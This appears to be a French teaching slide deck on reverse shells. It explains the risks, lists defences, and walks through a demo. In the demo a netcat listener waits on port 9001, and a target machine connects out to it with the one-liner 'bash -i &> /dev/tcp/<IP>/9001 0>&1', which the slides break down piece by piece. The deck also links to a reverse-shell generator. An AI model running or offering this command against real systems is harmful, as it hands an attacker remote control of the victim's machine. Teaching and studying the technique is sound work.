

Reverse Shell

Normal shell



Reverse shell



Reverse Shell

- Permet une maintenance à distance de machines

Mais ...

- Permet aussi de pénétrer des hôtes facilement
- D'outrepasser certains mécanismes de protection (comme les pare-feux)
- Et enfin d'utiliser certaines vulnérabilités ...

Reverse Shell

Se protéger :

- Minimiser les connexions vers l'extérieur
- Supprimer les interpréteurs non nécessaires
- Prévenir les « *exploits* » (mise à jour de votre OS)


Reverse Shell

- **Configuration**

- Votre machine exposée sur internet (@ip : xxx.xxx.xxx.xxx) avec le port 9001 ouvert
- la machine cible (non exposée directement sur internet) qui va donner accès à « *l'attaquant* »

Reverse Shell


- **Etape 1** – activer l'écoute depuis votre machine

A terminal window with a dark background and light-colored text. The window title bar shows 'issd@vps545888: ~' and standard window controls. The terminal content shows a netcat listener command being executed, followed by a confirmation message.

```
issd@vps545888: ~  
issd@vps545888:~$ nc -l -vv -p 9001  
Listening on 0.0.0.0 9001  
|
```

Reverse Shell

- **Etape 2** - Sur la machine cible, lancer une requête (peut se faire depuis un script, un programme python, ...)

A terminal window with a dark purple background. The title bar shows a shield icon, a gear icon, and the text 'truillet@Enkidu: ~'. The terminal content shows the prompt 'truillet@Enkidu:~\$' followed by the command 'bash -i &> /dev/tcp/54.38.32.137/9001 0>&1'. A green cursor is at the end of the command.

```
truillet@Enkidu:~$ bash -i &> /dev/tcp/54.38.32.137/9001 0>&1
```

Reverse Shell


- **Explication**

```
bash -i &> /dev/tcp/xxx.xxx.xxx.xxx/9001 0>&1
```


Le shell est interactif



Redirige les sorties (stdout et stderr) vers l'adresse IP xxx.xxx.xxx.xxx sur le port 9001




Le descripteur 0 (stdin) est dupliqué vers le descripteur 1 (stdout)



Reverse Shell

- **Etape 3** – Enjoy! (la machine cible est accessible et vous avez les droits du propriétaire)



```
truillet@Enkidu: ~  
issd@vps545888:~$ nc -l -vv -p 9001  
Listening on 0.0.0.0 9001  
Connection received on eduroam-studentstaff-nat-out.univ-tlse3.fr 23352  
truillet@Enkidu:~$ |
```


Reverse Shell

Liens

- **Reverse Shell Generator** : <https://www.revshells.com>